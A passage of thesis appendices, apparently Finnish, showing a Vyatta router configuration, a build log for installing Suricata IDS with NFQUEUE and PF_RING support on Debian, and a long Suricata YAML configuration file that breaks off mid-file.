            smp_affinity auto
            speed auto
        }
        ethernet eth4 {
            duplex auto
            hw-id 00:0c:29:ce:43:13
            smp_affinity auto
            speed auto
        }
        loopback lo {
        }
    }
    nat {
        source {
            rule 10 {
                outbound-interface eth1
                source {
                    address 192.168.0.0/24
                }
                translation {
                    address 132.190.242.240-132.190.242.254
                }
            }
        }
    }
    protocols {
        static {
            route 0.0.0.0/0 {
                next-hop 132.190.106.1 {
                }
            }
        }
    }
    system {
        config-management {
            commit-revisions 20
        }
        console {
            device ttyS0 {
                speed 9600
            }
        }
        host-name f0653R1
        login {
            user vyatta {
                authentication {
                    encrypted-password ****************
                    plaintext-password ****************
                }
                level admin
            }
        }
        ntp {
            server 0.vyatta.pool.ntp.org {
            }
            server 1.vyatta.pool.ntp.org {
            }
            server 2.vyatta.pool.ntp.org {
            }
        }
        package {
            auto-sync 1
            repository community {
                components main
                distribution stable
                password ****************
                url http://packages.vyatta.com/vyatta
                username ""
            }
        }
        syslog {
            global {
                facility all {
                    level notice
                }
                facility protocols {
                    level debug
                }
            }
        }
        time-zone GMT
    }
    vyatta@f0653R1:~$ _
```

KUVIO 1. Vyatta reunareittimen asetukset testivaiheessa 1

Liite 12. Käännösloki Suricata IDSn manuaalisesta asennuksesta

Asennuksen kommentointi dokumentoitu englanniksi:

Basic installation with IPS mode(NFQUEUE) support:

First update the software packages from Debian delivery:

```
apt-get update
```

Then install all needed softaware packages to Suricata installation and compilation(list from installation guide):

```
apt-get -y install libpcre3 libpcre3-dbg libpcre3-dev build-essential autoconf automake libtool libpcap-dev libnet1-dev libyaml-0-2 libyaml-dev zlib1g zlib1g-dev libmagic-dev libcap-ng-dev
```

I installed additional software packages to install/compile the Suricata to IPS mode:

```
apt-get -y install libnetfilter-queue-dev libnetfilter-queue1 libnfnetlink-dev libnfnetlink0
```

Now the Debian server is ready to the Suricata installation.

Next step is to download and extract the suricata source code tar package, latest stable version 1.3.1 used during the installation(to be updated on future when 1.4 stable version is available).

```
cd /usr/src
wget http://www.openinfosecfoundation.org/download/suricata-1.3.1.tar.gz
tar -xvzf suricata-1.3.1.tar.gz
cd suricata-1.3.1
```

Next I ran configurations for compilation phase.
Plan is to build Suricata with IPS capabilities, I entered:

```
./configure --enable-nfqueue --prefix=/usr --sysconfdir=/etc --localstatedir=/var
```

Then the actual compilation phase. I ran following commands:

```
make

make install

make install-full
```

Then next phase is to install PF_RING support to the server:

These are re-done for pre-caution:

```
apt-get update

apt-get -y install libpcre3 libpcre3-dbg libpcre3-dev build-essential autoconf automake libtool libpcap-dev libnet1-dev libyaml-0-2 libyaml-dev zlib1g zlib1g-dev libmagic-dev libcap-ng-dev

    1 upgraded, 0 newly installed, 0 to remove and 7 not upgraded.

apt-get -y install libnetfilter-queue-dev libnetfilter-queue1 libnfnetlink-dev libnfnetlink0

    0 upgraded, 0 newly installed, 0 to remove and 8 not upgraded.
```

Nest, the PF_RING support:

```
apt-get install dkms

apt-get install subversion flex bison

apt-get install libpcre3-dev libpcap-dev libyaml-dev zlib1g-dev libcap-ng-dev libnet1-dev
```

re-installed just in case

```
cd /usr/src/
svn --force export https://svn.ntop.org/svn/ntop/trunk/PF_RING/PF_RING_CURRENT_SVN
    - Exported revision 5840.

mkdir /usr/src/pf_ring-4
cp -Rf /usr/src/PF_RING_CURRENT_SVN/kernel/* /usr/src/pf_ring-4/
cd /usr/src/pf_ring-4/
```

I created the configuration file on aboce directory, nano dkms.conf:

```
Contains:
PACKAGE_NAME="pf_ring"
PACKAGE_VERSION="4"
BUILT_MODULE_NAME[0]="pf_ring"
DEST_MODULE_LOCATION[0]="/kernel/net/pf_ring/"
AUTOINSTALL="yes"
```

Compilation and insttaltion phase:

```
dkms add -m pf_ring -v 4
dkms build -m pf_ring -v 4
dkms install -m pf_ring -v 4
    -> logs can be found from dkms_logs.zip



cp -f /usr/src/PF_RING_CURRENT_SVN/kernel/linux/pf_ring.h /opt/PF_RING/include/linux/
cd /usr/src/PF_RING_CURRENT_SVN/userland/lib
 ./configure
make
make install
```

Now we have to compile PF_RING aware pcap library:

```
Overall installation guide can be found ntop.org:
http://www.ntop.org/pf_ring/installation-guide-for-pf_ring/

Change the working directory to userland/libpcap-x.x.x-ring:
cd /usr/src/PF_RING_CURRENT_SVN/userland/libpcap-1.1.1-ring

./configure
make
make install
```

Now we need to install the device driver(pf_ring aware.Change the working directory to drivers/src.

In my case it is “drivers/PF_RING_aware/intel/e1000e/e1000e-2.0.0.1/src“

```
cd /usr/src/PF_RING_CURRENT_SVN/drivers/PF_RING_aware/intel/e1000e/e1000e-2.0.0.1/src
```

Then execute make command:

```
make
```

But I received the error

```
"
make
make -C /lib/modules/2.6.32-5-amd64/build SUB-
      DIRS=/usr/src/PF_RING_CURRENT_SVN/drivers/PF_RING_aware/intel/e1000e/e1000e-
      2.0.0.1/src modules
make[1]: Entering directory `/usr/src/linux-headers-2.6.32-5-amd64'
  CC [M]  /usr/src/PF_RING_CURRENT_SVN/drivers/PF_RING_aware/intel/e1000e/e1000e-
      2.0.0.1/src/netdev.o
/usr/src/PF_RING_CURRENT_SVN/drivers/PF_RING_aware/intel/e1000e/e1000e-
      2.0.0.1/src/netdev.c: In function 'e1000_runtime_resume':
/usr/src/PF_RING_CURRENT_SVN/drivers/PF_RING_aware/intel/e1000e/e1000e-
      2.0.0.1/src/netdev.c:6766: error: 'struct dev_pm_info' has no member named
      'runtime_auto'
/usr/src/PF_RING_CURRENT_SVN/drivers/PF_RING_aware/intel/e1000e/e1000e-
      2.0.0.1/src/netdev.c: At top level:
```

```
/usr/src/PF_RING_CURRENT_SVN/drivers/PF_RING_aware/intel/e1000e/e1000e-
      2.0.0.1/src/netdev.c:7690: error: implicit declaration of function
      'SET_RUNTIME_PM_OPS'
/usr/src/PF_RING_CURRENT_SVN/drivers/PF_RING_aware/intel/e1000e/e1000e-
      2.0.0.1/src/netdev.c:7692: error: initializer element is not constant
/usr/src/PF_RING_CURRENT_SVN/drivers/PF_RING_aware/intel/e1000e/e1000e-
      2.0.0.1/src/netdev.c:7692: error: (near initialization for
      'e1000_pm_ops.suspend_noirq')
make[4]: *** [/usr/src/PF_RING_CURRENT_SVN/drivers/PF_RING_aware/intel/e1000e/e1000e-
      2.0.0.1/src/netdev.o] Error 1
make[3]: ***
      [_module_/usr/src/PF_RING_CURRENT_SVN/drivers/PF_RING_aware/intel/e1000e/e1000e-
      2.0.0.1/src] Error 2
make[2]: *** [sub-make] Error 2
make[1]: *** [all] Error 2
make[1]: Leaving directory `/usr/src/linux-headers-2.6.32-5-amd64'
make: *** [default] Error 2
"
```

I searched the information what went wrong, in short summary, generic PF_RING has been updated but intel has not updated the driver to correspond to changes(certain power management changes).

However there is detour to fix the problem, we disable the power management on make and installing phase:

```
make CFLAGS_EXTRA=-DDISABLE_PM
make CFLAGS_EXTRA=-DDISABLE_PM install
```

Now we have been conpiled and installed the device driver.

Now we need to activate PF_RING if its not already activated . You can use lsmod to check if pf_ring is started or not.

Change the working diectory to /lib/modules/kernel/net/pf_ring:

```
cd /lib/modules/<kernel version>/kernel/net/pf_ring
Use uname -r to get the kernel version
cd /lib/modules/2.6.32-5-amd64/kernel/net/pf_ring
lsmod
```

Enable PF_RING(if already enabled you can disable it using rmmod pf_ring):

```
rmmod pf_ring
insmod pf_ring.ko transparent_mode=1
```

Now enable to enable your driver go to /lib/modules/<kernel version>/kernel/drivers/net/e100e

```
cd /lib/modules/2.6.32-5-amd64/kernel/drivers/net/ethernet/intel/e1000e
insmod e1000e.ko
```

After that, build and install the PF_RING enabled libpcap:

```
cd /usr/src/PF_RING_CURRENT_SVN/userland/libpcap-1.1.1-ring
./configure
sed -i -e 's/\.\.\/lib\/libpfring\.a/\/opt\/PF_RING\/lib\/libpfring\.a/' Makefile
sed -i -e 's/\.\.\/lib\/libpfring\.a/\/opt\/PF_RING\/lib\/libpfring\.a/' Makefile.in
./configure --prefix=/opt/PF_RING && make && make install
```

Subsequently, build and install tcpdump using the PF_RING enabled version of libpcap:

```
cd /usr/src/PF_RING_CURRENT_SVN/userland/tcpdump-4.1.1
./configure
sed -i -e 's/\.\.\/lib\/libpfring\.a/\/opt\/PF_RING\/lib\/libpfring\.a/' Makefile
sed -i -e 's/\.\.\/lib\/libpfring\.a/\/opt\/PF_RING\/lib\/libpfring\.a/' Makefile.in
sed -i -e 's/-I \.\.\/libpcap-1\.1\.1-ring/-I \/opt\/PF_RING\/include/' Makefile
sed -i -e 's/-I \.\.\/libpcap-1\.1\.1-ring/-I \/opt\/PF_RING\/include/' Makefile.in
sed -i -e 's/-L \.\.\/libpcap-1\.1\.1-ring\/-L /\/opt\/PF_RING\/lib\//' Makefile
sed -i -e 's/-L \.\.\/libpcap-1\.1\.1-ring\/-L /\/opt\/PF_RING\/lib\//' Makefile.in

./configure LD_RUN_PATH="/opt/PF_RING/lib:/usr/lib:/usr/local/lib" --
      prefix=/opt/PF_RING/ --enable-ipv6 && make && make install
```

Liite 13. Manuaalisesti konfiguroidun Suricata IDSn konfigurointitiedosto

suricata_custom.yaml:

```
%YAML 1.1
---

# Suricata configuration file. In addition to the comments describing
     all
# options in this file, full documentation can be found at:
#
     https://redmine.openinfosecfoundation.org/projects/suricata/wiki
     /Suricatayaml

# Number of packets allowed to be processed simultaneously.  Default
     is a
# conservative 1024. A higher number will make sure CPU's/CPU cores
     will be
# more easily kept busy, but may negatively impact caching.
#
# If you are using the CUDA pattern matcher (b2g_cuda below), differ-
     ent rules
# apply. In that case try something like 4000 or more. This is be-
     cause the CUDA
# pattern matcher scans many packets in parallel.
#max-pending-packets: 1024

# Runmode the engine should use. Please check --list-runmodes to get
     the available
# runmodes for each packet acquisition method. Defaults to "autofp"
     (auto flow pinned
# load balancing).
runmode: auto

# Specifies the kind of flow load balancer used by the flow pinned
     autofp mode.
#
# Supported schedulers are:
#
# round-robin       - Flows assigned to threads in a round robin
     fashion.
# active-packets    - Flows assigned to threads that have the lowest
     number of
#                     unprocessed packets (default).
# hash              - Flow alloted usihng the address hash. More of a
     random
#                     technique. Was the default in Suricata 1.2.1
     and older.
#
#autofp-scheduler: active-packets

# Default pid file.
# Will use this file if no --pidfile in command options.
pid-file: /var/run/suricata.pid

# Preallocated size for packet. Default is 1514 which is the classi-
     cal
# size for pcap on ethernet. You should adjust this value to the
     highest
```

```
# packet size (MTU + hardware header) on your system.
#default-packet-size: 1514

# The default logging directory.  Any log or output file will be
# placed here if its not specified with a full path name.  This can
    be
# overridden with the -l command line parameter.
default-log-dir: /var/log/suricata

# Configure the type of alert (and other) logging you would like.
outputs:

  # a line based alerts log similar to Snort's fast.log
  - fast:
      enabled: yes
      filename: fast.log
      append: no
      #filetype: regular # 'regular', 'unix_stream' or 'unix_dgram'

  # alert output for use with Barnyard2
  - unified2-alert:
      enabled: yes
      filename: unified2.alert

      # File size limit.  Can be specified in kb, mb, gb.  Just a
     number
      # is parsed as bytes.
      #limit: 32mb

  # a line based log of HTTP requests (no alerts)
  - http-log:
      enabled: yes
      filename: http.log
      append: no
      #extended: yes     # enable this for extended logging infor-
     mation
      #filetype: regular # 'regular', 'unix_stream' or 'unix_dgram'

  # a line based log to used with pcap file study.
  # this module is dedicated to offline pcap parsing (empty output
  # if used with an other kind of input). It can interoperate with
  # pcap parser like wireshark via the suriwire plugin.
  - pcap-info:
      enabled: no

  # Packet log... log packets in pcap format. 2 modes of operation:
     "normal"
  # and "sguil".
  #
  # In normal mode a pcap file "filename" is created in the default-
     log-dir,
  # or are as specified by "dir". In Sguil mode "dir" indicates the
     base directory.
  # In this base dir the pcaps are created in th directory structure
     Sguil expects:
  #
  # $sguil-base-dir/YYYY-MM-DD/$filename.<timestamp>
  #
  # By default all packets are logged except:
  # - TCP streams beyond stream.reassembly.depth
  # - encrypted streams after the key exchange
  #
  - pcap-log:
      enabled:  no
```

```
    filename: log.pcap

    # File size limit.  Can be specified in kb, mb, gb.  Just a
   number
    # is parsed as bytes.
    limit: 1000mb

    # If set to a value will enable ring buffer mode. Will keep
   Maximum of "max-files" of size "limit"
    max-files: 2000

    mode: normal # normal or sguil.
    #sguil-base-dir: /nsm_data/
    #ts-format: usec # sec or usec second format (default) is file-
   name.sec usec is filename.sec.usec
    use-stream-depth: no #If set to "yes" packets seen after reach-
   ing stream inspection depth are ignored. "no" logs all packets

# a full alerts log containing much information for signature writ-
   ers
# or for investigating suspected false positives.
- alert-debug:
    enabled: yes
    filename: alert-debug.log
    append: no
    #filetype: regular # 'regular', 'unix_stream' or 'unix_dgram'

# alert output to prelude (http://www.prelude-technologies.com/)
   only
# available if Suricata has been compiled with --enable-prelude
- alert-prelude:
    enabled: no
    profile: suricata
    log-packet-content: no
    log-packet-header: yes

# Stats.log contains data from various counters of the suricata
   engine.
# The interval field (in seconds) tells after how long output will
   be written
# on the log file.
- stats:
    enabled: yes
    filename: stats.log
    interval: 15

# a line based alerts log similar to fast.log into syslog
- syslog:
    enabled: no
    # reported identity to syslog. If ommited the program name
   (usually
    # suricata) will be used.
    #identity: "suricata"
    facility: local5
    #level: Info ## possible levels: Emergency, Alert, Critical,
                 ## Error, Warning, Notice, Info, Debug

# a line based information for dropped packets in IPS mode
- drop:
    enabled: yes
    filename: drop.log
    append: yes
    #filetype: regular # 'regular', 'unix_stream' or 'unix_dgram'
```

```
  # output module to store extracted files to disk
  #
  # The files are stored to the log-dir in a format "file.<id>" where
     <id> is
  # an incrementing number starting at 1. For each file "file.<id>" a
     meta
  # file "file.<id>.meta" is created.
  #
  # File extraction depends on a lot of things to be fully done:
  # - stream reassembly depth. For optimal results, set this to 0
     (unlimited)
  # - http request / response body sizes. Again set to 0 for optimal
     results.
  # - rules that contain the "filestore" keyword.
  - file-store:
      enabled: no       # set to yes to enable
      log-dir: files    # directory to store the files
      force-magic: no   # force logging magic on all stored files
      force-md5: no     # force logging of md5 checksums
      #waldo: file.waldo # waldo file to store the file_id across
     runs

  # output mudole to log files tracked in a easily parsable json for-
     mat
  - file-log:
      enabled: yes
      filename: files-json.log
      append: no
      #filetype: regular # 'regular', 'unix_stream' or 'unix_dgram'

      force-magic: no   # force logging magic on all logged files
      force-md5: no     # force logging of md5 checksums

# Magic file. The extension .mgc is added to the value here.
#magic-file: /usr/share/file/magic

# When running in NFQ inline mode, it is possible to use a simulated
# non-terminal NFQUEUE verdict.
# This permit to do send all needed packet to suricata via this a
     rule:
#        iptables -I FORWARD -m mark ! --mark $MARK/$MASK -j NFQUEUE
# And below, you can have your standard filtering ruleset. To acti-
     vate
# this mode, you need to set mode to 'repeat'
# If you want packet to be sent to another queue after an ACCEPT de-
     cision
# set mode to 'route' and set next-queue value.
nfq:
#  mode: accept
#  repeat-mark: 1
#  repeat-mask: 1
#  route-queue: 2

# af-packet support
# Set threads to > 1 to use PACKET_FANOUT support
af-packet:
  - interface: eth0
    # Number of receive threads (>1 will enable experimental flow
     pinned
    # runmode)
    threads: 1
    # Default clusterid.  AF_PACKET will load balance packets based
     on flow.
```

```
    # All threads/processes that will participate need to have the
     same
    # clusterid.
    cluster-id: 99
    # Default AF_PACKET cluster type. AF_PACKET can load balance per
     flow or per hash.
    # This is only supported for Linux kernel > 3.1
    # possible value are:
    #  * cluster_round_robin: round robin load balancing
    #  * cluster_flow: all packets of a given flow are send to the
     same socket
    #  * cluster_cpu: all packets treated in kernel by a CPU are send
     to the same socket
    cluster-type: cluster_round_robin
    # In some fragmentation case, the hash can not be computed. If
     "defrag" is set
    # to yes, the kernel will do the needed defragmentation before
     sending the packets.
    defrag: yes
    # To use the ring feature of AF_PACKET, set 'use-mmap' to yes
    use-mmap: yes
    # recv buffer size, increase value could improve performance
    # buffer-size: 32768
    # Set to yes to disable promiscuous mode
    # disable-promisc: no
    # Choose checksum verification mode for the interface. At the
     moment
    # of the capture, some packets may be with an invalid checksum
     due to
    # offloading to the network card of the checksum computation.
    # Possible values are:
    #  - kernel: use indication sent by kernel for each packet (de-
     fault)
    #  - yes: checksum validation is forced
    #  - no: checksum validation is disabled
    #  - auto: suricata uses a statistical approach to detect when
    #  checksum off-loading is used.
    # Warning: 'checksum-validation' must be set to yes to have any
     validation
    #checksum-checks: kernel
    # BPF filter to apply to this interface. The pcap filter syntax
     apply here.
    #bpf-filter: port 80 or udp
  - interface: eth1
    threads: 1
    cluster-id: 98
    cluster-type: cluster_round_robin
    defrag: yes
    # buffer-size: 32768
    # disable-promisc: no

# You can specify a threshold config file by setting "threshold-file"
# to the path of the threshold config file:
threshold-file: /etc/suricata/threshold.config

# The detection engine builds internal groups of signatures. The en-
     gine
# allow us to specify the profile to use for them, to manage memory
     on an
# efficient way keeping a good performance. For the profile keyword
     you
# can use the words "low", "medium", "high" or "custom". If you use
     custom
```

```
# make sure to define the values at "- custom-values" as your conven-
    ience.
# Usually you would prefer medium/high/low.
#
# "sgh mpm-context", indicates how the staging should allot mpm con-
    texts for
# the signature groups.  "single" indicates the use of a single con-
    text for
# all the signature group heads.  "full" indicates a mpm-context for
    each
# group head.  "auto" lets the engine decide the distribution of con-
    texts
# based on the information the engine gathers on the patterns from
    each
# group head.
#
# The option inspection-recursion-limit is used to limit the recur-
    sive calls
# in the content inspection code.  For certain payload-sig combina-
    tions, we
# might end up taking too much time in the content inspection code.
# If the argument specified is 0, the engine uses an internally de-
    fined
# default limit.  On not specifying a value, we use no limits on the
    recursion.
detect-engine:
  - profile: medium
  - custom-values:
      toclient-src-groups: 2
      toclient-dst-groups: 2
      toclient-sp-groups: 2
      toclient-dp-groups: 3
      toserver-src-groups: 2
      toserver-dst-groups: 4
      toserver-sp-groups: 2
      toserver-dp-groups: 25
  - sgh-mpm-context: auto
  - inspection-recursion-limit: 3000
  # When rule-reload is enabled, sending a USR2 signal to the Suri-
    cata process
  # will trigger a live rule reload. Experimental feature, use with
    care.
  #- rule-reload: true

# Suricata is multi-threaded. Here the threading can be influenced.
threading:
  # On some cpu's/architectures it is beneficial to tie individual
    threads
  # to specific CPU's/CPU cores. In this case all threads are tied to
    CPU0,
  # and each extra CPU/core has one "detect" thread.
  #
  # On Intel Core2 and Nehalem CPU's enabling this will degrade per-
    formance.
  #
  set-cpu-affinity: no
  # Tune cpu affinity of suricata threads. Each family of threads can
    be bound
  # on specific CPUs.
  cpu-affinity:
    - management-cpu-set:
        cpu: [ 0 ]  # include only these cpus in affinity settings
    - receive-cpu-set:
        cpu: [ 0 ]  # include only these cpus in affinity settings
```

```
    - decode-cpu-set:
        cpu: [ 0, 1 ]
        mode: "balanced"
    - stream-cpu-set:
        cpu: [ "0-1" ]
    - detect-cpu-set:
        cpu: [ "all" ]
        mode: "exclusive" # run detect threads in these cpus
        # Use explicitely 3 threads and don't compute number by using
        # detect-thread-ratio variable:
        # threads: 3
        prio:
          low: [ 0 ]
          medium: [ "1-2" ]
          high: [ 3 ]
          default: "medium"
    - verdict-cpu-set:
        cpu: [ 0 ]
        prio:
          default: "high"
    - reject-cpu-set:
        cpu: [ 0 ]
        prio:
          default: "low"
    - output-cpu-set:
        cpu: [ "all" ]
        prio:
           default: "medium"
  #
  # By default Suricata creates one "detect" thread per available
     CPU/CPU core.
  # This setting allows controlling this behaviour. A ratio setting
     of 2 will
  # create 2 detect threads for each CPU/CPU core. So for a dual core
     CPU this
  # will result in 4 detect threads. If values below 1 are used, less
     threads
  # are created. So on a dual core CPU a setting of 0.5 results in 1
     detect
  # thread being created. Regardless of the setting at a minimum 1
     detect
  # thread will always be created.
  #
  detect-thread-ratio: 1.5

# Cuda configuration.
cuda:
  # The "mpm" profile.  On not specifying any of these parameters,
     the engine's
  # internal default values are used, which are same as the ones
     specified here.
  - mpm:
      # Threshold limit for no of packets buffered to the GPU.  Once
     we hit this
      # limit, we pass the buffer to the gpu.
      packet-buffer-limit: 2400
      # The maximum length for a packet that we would buffer to the
     gpu.
      # Anything over this is MPM'ed on the CPU.  All entries > 0 are
     valid.
      # Can be specified in kb, mb, gb.  Just a number indicates it's
     in bytes.
      packet-size-limit: 1500
```

```
        # No of packet buffers we initialize.  All entries > 0 are val-
      id.
        packet-buffers: 10
        # The timeout limit for batching of packets in secs.  If we
      don't fill the
        # buffer within this timeout limit, we pass the currently
      filled buffer to the gpu.
        # All entries > 0 are valid.
        batching-timeout: 1
        # Specifies whether to use page-locked memory whereever possi-
      ble.  Accepted values
        # are "enabled" and "disabled".
        page-locked: enabled
        # The device to use for the mpm.  Currently we don't support
      load balancing
        # on multiple gpus.  In case you have multiple devices on your
      system, you
        # can specify the device to use, using this conf.  By default
      we hold 0, to
        # specify the first device cuda sees.  To find out device-id
      associated with
        # the card(s) on the system run "suricata --list-cuda-cards".
        device-id: 0
        # No of Cuda streams used for asynchronous processing. All val-
      ues > 0 are valid.
        # For this option you need a device with Compute Capability >
      1.0 and
        # page-locked enabled to have any effect.
        cuda-streams: 2

# Select the multi pattern algorithm you want to run for scan/search
      the
# in the engine. The supported algorithms are b2g, b2gc, b2gm, b3g,
      wumanber,
# ac and ac-gfbs.
#
# The mpm you choose also decides the distribution of mpm contexts
      for
# signature groups, specified by the conf - "detect-engine.sgh-mpm-
      context".
# Selecting "ac" as the mpm would require "detect-engine.sgh-mpm-
      context"
# to be set to "single", because of ac's memory requirements, unless
      the
# ruleset is small enough to fit in one's memory, in which case one
      can
# use "full" with "ac".  Rest of the mpms can be run in "full" mode.
#
# There is also a CUDA pattern matcher (only available if Suricata
      was
# compiled with --enable-cuda: b2g_cuda. Make sure to update your
# max-pending-packets setting above as well if you use b2g_cuda.

mpm-algo: ac

# The memory settings for hash size of these algorithms can vary from
      lowest
# (2048) - low (4096) - medium (8192) - high (16384) - higher (32768)
      - max
# (65536). The bloomfilter sizes of these algorithms can vary from
      low (512) -
# medium (1024) - high (2048).
#
```

```
# For B2g/B3g algorithms, there is a support for two different
    scan/search
# algorithms. For B2g the scan algorithms are B2gScan & B2gScanBNDMq,
    and
# search algorithms are B2gSearch & B2gSearchBNDMq. For B3g scan al-
    gorithms
# are B3gScan & B3gScanBNDMq, and search algorithms are B3gSearch &
# B3gSearchBNDMq.
#
# For B2g the different scan/search algorithms and, hash and bloom
# filter size settings. For B3g the different scan/search algorithms
    and, hash
# and bloom filter size settings. For wumanber the hash and bloom
    filter size
# settings.

pattern-matcher:
  - b2gc:
      search-algo: B2gSearchBNDMq
      hash-size: low
      bf-size: medium
  - b2gm:
      search-algo: B2gSearchBNDMq
      hash-size: low
      bf-size: medium
  - b2g:
      search-algo: B2gSearchBNDMq
      hash-size: low
      bf-size: medium
  - b3g:
      search-algo: B3gSearchBNDMq
      hash-size: low
      bf-size: medium
  - wumanber:
      hash-size: low
      bf-size: medium

# Defrag settings:

defrag:
  max-frags: 65535
  prealloc: yes
  timeout: 60

# Flow settings:
# By default, the reserved memory (memcap) for flows is 32MB. This is
    the limit
# for flow allocation inside the engine. You can change this value to
    allow
# more memory usage for flows.
# The hash-size determine the size of the hash used to identify flows
    inside
# the engine, and by default the value is 65536.
# At the startup, the engine can preallocate a number of flows, to
    get a better
# performance. The number of flows preallocated is 10000 by default.
# emergency-recovery is the percentage of flows that the engine need
    to
# prune before unsetting the emergency state. The emergency state is
    activated
# when the memcap limit is reached, allowing to create new flows, but
# prunning them with the emergency timeouts (they are defined below).
# If the memcap is reached, the engine will try to prune flows
```

```
# with the default timeouts. If it doens't find a flow to prune, it
    will set
# the emergency bit and it will try again with more agressive
    timeouts.
# If that doesn't work, then it will try to kill the last time seen
    flows
# not in use.
# The memcap can be specified in kb, mb, gb.  Just a number indicates
    it's
# in bytes.

flow:
  memcap: 32mb
  hash-size: 65536
  prealloc: 10000
  emergency-recovery: 30

# Specific timeouts for flows. Here you can specify the timeouts that
    the
# active flows will wait to transit from the current state to anoth-
    er, on each
# protocol. The value of "new" determine the seconds to wait after a
    hanshake or
# stream startup before the engine free the data of that flow it
    doesn't
# change the state to established (usually if we don't receive more
    packets
# of that flow). The value of "established" is the amount of
# seconds that the engine will wait to free the flow if it spend that
    amount
# without receiving new packets or closing the connection. "closed"
    is the
# amount of time to wait after a flow is closed (usually zero).
#
# There's an emergency mode that will become active under attack cir-
    cumstances,
# making the engine to check flow status faster. This configuration
    variables
# use the prefix "emergency-" and work similar as the normal ones.
# Some timeouts doesn't apply to all the protocols, like "closed",
    for udp and
# icmp.

flow-timeouts:

  default:
    new: 30
    established: 300
    closed: 0
    emergency-new: 10
    emergency-established: 100
    emergency-closed: 0
  tcp:
    new: 60
    established: 3600
    closed: 120
    emergency-new: 10
    emergency-established: 300
    emergency-closed: 20
  udp:
    new: 30
    established: 300
    emergency-new: 10
    emergency-established: 100
```

```
  icmp:
    new: 30
    established: 300
    emergency-new: 10
    emergency-established: 100

# Stream engine settings. Here the TCP stream tracking and reaassembly
# engine is configured.
#
# stream:
#   memcap: 32mb                # Can be specified in kb, mb, gb.
     Just a
#                               # number indicates it's in bytes.
#   checksum-validation: yes    # To validate the checksum of re-
     ceived
#                               # packet. If csum validation is spec-
     ified as
#                               # "yes", then packet with invalid
     csum will not
#                               # be processed by the engine
     stream/app layer.
#                               # Warning: locally generated trafic
     can be
#                               # generated without checksum due to
     hardware offload
#                               # of checksum. You can control the
     handling of checksum
#                                # on a per-interface basis via the
     'checksum-checks'
#                                # option
#   max-sessions: 262144        # 256k concurrent sessions
#   prealloc-sessions: 32768    # 32k sessions prealloc'd
#   midstream: false            # don't allow midstream session
     pickups
#   async-oneside: false        # don't enable async stream handling
#   inline: no                  # stream inline mode
#
#   reassembly:
#     memcap: 64mb              # Can be specified in kb, mb, gb.
     Just a number
#                               # indicates it's in bytes.
#     depth: 1mb                # Can be specified in kb, mb, gb.
     Just a number
#                               # indicates it's in bytes.
#     toserver-chunk-size: 2560 # inspect raw stream in chunks of at
     least
#                               # this size.  Can be specified in kb,
     mb,
#                               # gb.  Just a number indicates it's
     in bytes.
#     toclient-chunk-size: 2560 # inspect raw stream in chunks of at
     least
#                               # this size.  Can be specified in kb,
     mb,
#                               # gb.  Just a number indicates it's
     in bytes.

stream:
  memcap: 32mb
  checksum-validation: yes      # reject wrong csums
  inline: no                    # no inline mode
  reassembly:
    memcap: 64mb
    depth: 1mb                  # reassemble 1mb into a stream
```

```
    toserver-chunk-size: 2560
    toclient-chunk-size: 2560

# Host table:
#
# Host table is used by tagging and per host thresholding subsystems.
#
host:
  hash-size: 4096
  prealloc: 1000
  memcap: 16777216

# Logging configuration.  This is not about logging IDS alerts, but
# IDS output about what its doing, errors, etc.
logging:

  # The default log level, can be overridden in an output section.
  # Note that debug level logging will only be emitted if Suricata
     was
  # compiled with the --enable-debug configure option.
  #
  # This value is overriden by the SC_LOG_LEVEL env var.
  default-log-level: info

  # The default output format.  Optional parameter, should default to
  # something reasonable if not provided.  Can be overriden in an
  # output section.  You can leave this out to get the default.
  #
  # This value is overriden by the SC_LOG_FORMAT env var.
  #default-log-format: "[%i] %t - (%f:%l) <%d> (%n) -- "

  # A regex to filter output.  Can be overridden in an output sec-
     tion.
  # Defaults to empty (no filter).
  #
  # This value is overriden by the SC_LOG_OP_FILTER env var.
  default-output-filter:

  # Define your logging outputs.  If none are defined, or they are
     all
  # disabled you will get the default - console output.
  outputs:
  - console:
      enabled: yes
  - file:
      enabled: yes
      filename: /var/log/suricata.log
  - syslog:
      enabled: no
      facility: local5
      format: "[%i] <%d> -- "

# PF_RING configuration. for use with native PF_RING support
# for more info see http://www.ntop.org/PF_RING.html
pfring:
  - interface: eth0
    # Number of receive threads (>1 will enable experimental flow
     pinned
    # runmode)
    threads: 1

    # Default interface we will listen on.
    interface: eth0
```

```
    # Default clusterid.  PF_RING will load balance packets based on
     flow.
    # All threads/processes that will participate need to have the
     same
    # clusterid.
    cluster-id: 99

    # Default PF_RING cluster type. PF_RING can load balance per flow
     or per hash.
    # This is only supported in versions of PF_RING > 4.1.1.
    cluster-type: cluster_round_robin
    # bpf filter for this interface
    #bpf-filter: tcp
    # Choose checksum verification mode for the interface. At the
     moment
    # of the capture, some packets may be with an invalid checksum
     due to
    # offloading to the network card of the checksum computation.
    # Possible values are:
    #  - rxonly: only compute checksum for packets received by net-
     work card.
    #  - yes: checksum validation is forced
    #  - no: checksum validation is disabled
    #  - auto: suricata uses a statistical approach to detect when
    #  checksum off-loading is used. (default)
    # Warning: 'checksum_validation' must be set to yes to have any
     validation
    #checksum-checks: auto
  # Second interface
  #- interface: eth1
  #  threads: 3
  #  cluster-id: 93
  #  cluster-type: cluster_flow

pcap:
  - interface: eth0
    #buffer-size: 32768
    #bpf-filter: "tcp and port 25"
    # Choose checksum verification mode for the interface. At the
     moment
    # of the capture, some packets may be with an invalid checksum
     due to
    # offloading to the network card of the checksum computation.
    # Possible values are:
    #  - yes: checksum validation is forced
    #  - no: checksum validation is disabled
    #  - auto: suricata uses a statistical approach to detect when
    #  checksum off-loading is used. (default)
    # Warning: 'checksum_validation' must be set to yes to have any
     validation
    checksum-checks: auto

# For FreeBSD ipfw(8) divert(4) support.
# Please make sure you have ipfw_load="YES" and ipdivert_load="YES"
# in /etc/loader.conf or kldload'ing the appropriate kernel modules.
# Additionally, you need to have an ipfw rule for the engine to see
# the packets from ipfw.  For Example:
#
#   ipfw add 100 divert 8000 ip from any to any
#
# The 8000 above should be the same number you passed on the command
# line, i.e. -d 8000
#
ipfw:
```

```
    # Reinject packets at the specified ipfw rule number.  This config
    # option is the ipfw rule number AT WHICH rule processing continues
    # in the ipfw processing system after the engine has finished
    # inspecting the packet for acceptance.  If no rule number is spec-
       ified,
    # accepted packets are reinjected at the divert rule which they
       entered
    # and IPFW rule processing continues.  No check is done to verify
    # this will rule makes sense so care must be taken to avoid loops
       in ipfw.
    #
    ## The following example tells the engine to reinject packets
    # back into the ipfw firewall AT rule number 5500:
    #
    # ipfw-reinjection-rule-number: 5500

